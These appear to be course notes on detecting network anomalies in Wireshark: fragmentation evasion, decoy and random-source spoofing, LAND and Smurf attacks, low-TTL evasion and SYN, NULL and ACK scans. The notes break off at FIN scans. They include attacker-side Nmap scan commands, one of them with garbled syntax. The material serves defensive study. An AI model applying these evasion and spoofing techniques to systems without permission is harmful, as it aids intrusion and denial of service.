37 minutes
Detecting Network Abnormalities
Fragmentation Attacks
-
Related PCAP File(s)—
nmap_frag_fw_bypass.pcapng. -
When investigating network anomalies, start by examining the IP layer
-
The IP layer is:
- Responsible for transferring data packets between network points (from one hop to another).
- Using source and destination IP addresses to facilitate communication between hosts (inter-hosts communication).
-
IP addresses can be found within the IP header of each packet when analyzing network traffic.
-
Keep in mind that the IP layer itself doesn’t detect lost, dropped, or altered/tampered packets.
-
Instead, the transport or application layers handle these issues.
-
To dissect these packets, we can explore some of their fields:
Length - IP header length—This field contains the overall length of the IP header.Total Length - IP Datagram/Packet Length—This field specifies the entire length of the IP packet, including any relevant data.Fragment Offset—In many cases when a packet is large enough to be divided, the fragmentation offset will be set to provide instructions to reassemble the packet upon delivery to the destination host.Source and Destination IP Addresses—These fields contain the origination (source) and destination IP addresses for the two communicating hosts.
Commonly Abused Fields
- Attackers may craft packets to disrupt communication or evade intrusion detection systems (IDS) by malforming or modifying packets.
- Understanding these fields and detecting their misuse is crucial for effective traffic analysis.
Abuse of Fragmentation
-
Fragmentation serves as a means for our legitimate hosts to communicate large data sets to one another by splitting the packets and reassembling them upon delivery.
-
This is commonly achieved through setting a Maximum Transmission Unit (MTU).
-
The Maximum Transmission Unit (MTU) determines the standard size used to break down large data packets into smaller, equal-sized packets for transmission, except for the final packet that might be smaller than the others.
-
This process ensures that the receiving computer knows how to reassemble these packets in logical order.
-
Commonly, attackers might abuse this field for the following purposes:
IPS/IDS Evasion—If intrusion detection controls don’t reassemble fragmented packets, an attacker could bypass them by fragmenting enumeration techniques like Nmap, which would then be reassembled at the destination host.Firewall Evasion—Fragmentation can allow attackers to bypass firewall controls. If a firewall doesn’t reassemble fragmented packets, enumeration attempts may succeed.Firewall/IPS/IDS Resource Exhaustion—An attacker could fragment packets to a very small MTU (e.g., 10, 15, or 20), the network control might not reassemble these packets due to resource constraints, and the attacker might succeed in their enumeration efforts.Denial of Service—Attackers can exploit fragmentation in older hosts to send oversized IP packets (>65535 bytes) via ping, causing reassembly issues and denial-of-service.
- If our network mechanism were to perform correctly. It should do the following:
Delayed Reassembly—The IDS/IPS/Firewall should act the same as the destination host, in the sense that it waits for all fragments to arrive to reconstruct the transmission to perform packet inspection.
Finding Irregularities in Fragment Offsets
- In order to better understand the abovementioned mechanics, we can open the related traffic capture file in Wireshark.
wireshark nmap_frag_fw_bypass.pcapng

- For starters, we might notice several ICMP requests going to one host from another, this is indicative of the starting requests from a traditional Nmap scan.
- This is the beginning of the host discovery process.
- An attacker might run a command like this. (Attacker’s Enumeration)
nmap <host ip>
-
In doing so, they will generate the following.
-
Secondarily, an attacker might define a maximum transmission unit size like this in order to fragment their port scanning packets.
nmap -f 10 <host ip>
-
In doing so they will generate IP packets with a maximum size of 10.
-
Seeing a ton of fragmentation from a host can be an indicator of this attack, and it would look like the following.

-

A more obvious sign of a fragmentation scan, regardless of it’s evasion use, is that it connects one computer/host to many different ports.
-
Let’s take the following for instance.
-
In this case, the destination host would respond with RST flags for ports which do not have an active service running on them (aka closed ports).
-
This pattern is a clear indication of a fragmented scan.
-

If our Wireshark is not reassembling packets for our inspection, we can make a quick change in our preferences for the IPv4 protocol.
IP Source & Destination Spoofing Attacks
-
There are many cases where we might see irregular traffic for IPv4 and IPv6 packets, where in much cases might be done through the source and destination IP fields.
-
Consider the following when analyzing these fields:
- Incoming Traffic to your network should obviously have a Source IP Address that doesn’t belong to your network address space (subnet space). If it does, it is most probably crafted.
- Outgoing Traffic from your network should obviously have a Source IP Address that belongs to your network address space. If it doesn’t, there is most probably a misconfiguration or the address is spoofed.
-
An attacker might conduct these packet crafting attacks towards the source and destination IP addresses for many different reasons or desired outcomes, for instance:
Decoy Scanning:- In an attempt to bypass firewall restrictions, an attacker might change the source IP of packets to enumerate further information about a host in another network segment.
- Through changing the source to something within the same subnet as the target host, the attacker might succeed in firewall evasion.
Random Source Attack DDoS:- Through random source crafting an attacker might be able to send tons of traffic to the same port on the victim host.
- This in many cases, is used to exhaust resources of our network controls or on the destination host.
LAND Attacks:- LAND Attacks operate similarly to Random Source denial-of-service attacks in the nature that the source address is set to the same as the destination hosts.
- In doing so the attacker might be able to exhaust network resources or cause crashes on the target host.
SMURF Attacks:- Similar to LAND and Random Source attacks, SMURF attacks work through the attacker sending large amounts of ICMP packets to many different hosts.
- However, in this case the source address is set to the victim machines, and all of the hosts which receive this ICMP packet respond with an ICMP reply causing resource exhaustion on the crafted source address (victim).
Initialization Vector Generation:- In older wireless networks like those using Wired Equivalent Privacy (WEP), an attacker could do the following to break the encryption:
- First, they would capture a network packet.
- Then, they would decrypt it.
- Next, they would change the packet’s source and destination IP addresses and re-inject it back into the network.
- This allows the attacker to create new initialization vectors, which are used to build a decryption table.
- This table is then used in a statistical attack to crack the WEP encryption.
- You can detect this type of attack by observing a large number of identical packets being sent between computers on the network.
- In older wireless networks like those using Wired Equivalent Privacy (WEP), an attacker could do the following to break the encryption:
- It’s important to understand that the previous attacks come from IP layer communication, not necessarily ARP poisoning.
- However, these attacks are often used together with ARP poisoning in malicious activities.
Finding Decoy Scanning Attempts
-
Related PCAP File(s)—
decoy_scanning_nmap.pcapng -
To gather information, an attacker might disguise/change their source address to:
- Match a legitimate host.
- Use a completely fabricated address (in some cases entirely different from any real host).
-
This is to attempt to evade IDS/Firewall controls, and it can be easily observed.
-
In the case of decoy scanning, we will notice some strange behavior.
Initial Fragmentation from a fake addressSome TCP traffic from the legitimate source address
-
In this type of attack, the attacker might try to hide their actual address using a fake one.
-
However, the replies from the targeted system, indicating that the ports are closed (using TCP RST flags), will still be sent to the attacker.

-
We will definitely notice this in the case of a large port block which has no services running on the victim host.

-
As such, another simple way that we can prevent this attack beyond just detecting it through our traffic analysis efforts is the following.
Have our IDS/IPS/Firewall act as the destination host would—In the sense that reconstructing the packets gives a clear indication of malicious activity.Watch for connections started by one host, and taken over by another—The attacker after all has to reveal their true source address in order to see that a port is open. This is strange behavior and we can define our rules to prevent it.
Finding Random Source Attacks
-
Related PCAP File(s):
ICMP_rand_source.pcapngICMP_rand_source_larg_data.pcapngTCP_rand_source_attacks.pcapng
-
Denial-of-service attacks can also use spoofing of source and destination addresses.
-
A common example is a random source attack.
-
This attack has many variations, but one notable type is similar to the opposite of a SMURF attack. In this case, many hosts send a ping request to a host that doesn’t exist.
-
The nonexistent host then attempts to reply to all the original hosts, but receives no response.

-
We should also consider that attackers might fragment these random hosts communications in order to draw out more resource exhaustion.

-
In many cases, such as LAND attacks, attackers exhaust resources by targeting a specific service on a port.
-
Instead of spoofing the source address to match the destination, they may randomize it, resulting in the following.

-
In this case, we have a few indicators of nefarious behavior:
Single Port Utilization from random hostsIncremental Base Port with a lack of randomizationIdentical Length Fields
-
In many real world cases, like a web server, we may have many different users utilizing the same port.
-
However, these requests are contrary of our indicators.
-
Such that:
- They will have different lengths.
- The base ports will not exhibit this behavior.
Finding Smurf Attacks
-
SMURF attacks are a type of distributed denial-of-service attack.
-
They work by tricking multiple computers into sending responses to a victim’s computer, overwhelming it with traffic.
-
Here’s how an attacker carries out this type of attack:
The attacker will send an ICMP request to live hosts with a spoofed address of the victim hostThe live hosts will respond to the legitimate victim host with an ICMP replyThis may cause resource exhaustion on the victim host
-
One of the things we can look for in our traffic behavior is an excessive amount of ICMP replies from a single host to our affected host.
-
Sometimes attackers will include fragmentation and data on these ICMP requests to make the traffic volume larger.

-
We might notice many different hosts pinging our single host, and in this case it represents the basic nature of SMURF attacks.

-
Smurf Attack Explanation—What is Smurf Attack? | What is The Denial Of Service Attack?.
Finding LAND Attacks
-
Related PCAP File(s)—
LAND-DoS.pcapng. -
A LAND attack is a type of denial-of-service attack where the attacker changes the sender/source’s address to be the same as the receiver/destination’s address.
-
This attack overwhelms the target with a large amount of traffic and by using up all available ports.
-
If all ports are busy, it becomes very difficult for legitimate connections to be made to the targeted computer.

IP Time-to-Live Attacks
-
Related PCAP File(s)—
ip_ttl.pcapng. -
Attackers use Time-to-Live (TTL) attacks for evasion.
-
They intentionally set low TTL values on IP packets to bypass firewalls, Intrusion Detection Systems (IDS), and Intrusion Prevention Systems (IPS).

- The attacker will craft an IP packet with an intentionally low TTL value (1, 2, 3 and so on).
- Through each host that this packet passes through this TTL value will be decremented by one until it reaches zero.
- Upon reaching zero this packet will be discarded. The attacker will try to get this packet discarded before it reaches a firewall or filtering system to avoid detection/controls.
- When the packets expire, the routers along the path generate ICMP Time Exceeded messages and send them back to the source IP address.
Finding Irregularities in IP TTL
-
To begin:
- Capture network traffic.
- Analyze it in Wireshark.
-

Detecting this in small amounts can be difficult, but fortunately for us attackers will most times utilize TTL manipulation in port scanning efforts.
-
Right away we might notice something like the following.
-

Alternatively, a returned SYN, ACK message from a legitimate service port on the affected host could indicate the attacker bypassed a firewall control.
-

Opening a packet and inspecting the IPv4 tab in Wireshark would reveal a likely cause: a very low TTL.
-
We can mitigate IP packet crafting attacks by implementing a control that discards packets with insufficient TTL values.
TCP Handshake Abnormalities
-
When attackers are gathering/gaining information about our TCP services, we might notice a few odd behaviors during our traffic analysis efforts.
-
Firstly, let’s consider how normal TCP connections work with their 3-way handshake.

-
To start a TCP connection, the client sends a TCP SYN request to the machine it wants to connect to.
-
This begins the TCP connection process.
-
If this port is open, and in fact able to be connected to, the machine responds with a TCP SYN/ACK to acknowledge that the connection is valid and able to be used.
-
However, we should consider all TCP flags.
| Flags | Description |
|---|---|
URG (Urgent) |
This flag is to denote urgency with the current data in stream. |
ACK (Acknowledgement) |
This flag acknowledges receipt of data. |
PSH (Push) |
This flag instructs the TCP stack to immediately deliver the received data to the application layer, and bypass buffering. |
RST (Reset) |
This flag is used for termination of the TCP connection. |
SYN (Synchronize) |
This flag is used to establish an initial connection with TCP. |
FIN (Finish) |
This flag is used to denote the finish of a TCP connection. It is used when no more data needs to be sent. |
ECN (Explicit Congestion Notification) |
This flag is used to denote congestion within our network, it is to let the hosts know to avoid unnecessary re-transmissions. |
- As such, when we are performing our traffic analysis efforts we can look for the following strange conditions:
Too many flags of a kind or kinds—This could show us that scanning is occurring within our network.The usage of different and unusual flags—Sometimes this could indicate a TCP RST attack, hijacking, or simply some form of control evasion for scanning.Solo host to multiple ports, or solo host to multiple hosts—Easy enough, we can find scanning as we have done before by noticing where these connections are going from one host. In a lot of cases, we may even need to consider decoy scans and random source attacks.
Excessive SYN Flags
-
Related PCAP File(s)—
nmap_syn_scan.pcapng. -
One of the first suspicious network activities to look for is an excessive number of SYN flags.
-
This often indicates an Nmap scan.
-
An attacker sends TCP SYN packets to various ports on the target machine.
-
If a port is open, the target responds with a SYN-ACK packet, as expected in a normal TCP handshake.
-
However, the attacker’s scanner then sends an RST packet, prematurely ending the connection.
-
It’s important to note that the target machine will also respond with RST packets to SYN packets sent to closed ports, which can make analysis more complex.

-
However it is worth noting that there are two primary scan types we might detect that use the SYN flag.
-
These are:
SYN Scans- In these scans the behavior will be as we see, however the attacker will pre-emptively end the handshake with the RST flag.SYN Stealth Scans- In this case the attacker will attempt to evade detection by only partially completing the TCP handshake.
No Flags
-
Related PCAP File(s)—
nmap_null_scan.pcapng. -

Conversely, an attacker might send a NULL scan, which involves transmitting TCP packets with no flags set.
-
The following describes TCP connection behavior upon receiving a NULL packet.
If the port is open—The system will not respond at all since there is no flags.If the port is closed—The system will respond with an RST packet.
- As such a NULL scan might look like the following.
Too Many ACKs
-
Related PCAP File(s)—
nmap_ack_scan.pcapng. -

Alternatively, excessive acknowledgements between two hosts may indicate an attacker using an ACK scan.
-
In the case of an ACK scan TCP connections will behave like the following.
If the port is open—The affected machine will either not respond, or will respond with an RST packet.If the port is closed—The affected machine will respond with an RST packet.
- So, we might see the following traffic which would indicate an ACK scan.
Excessive FINs
-
Related PCAP File(s)—
nmap_fin_scan.pcapng. -
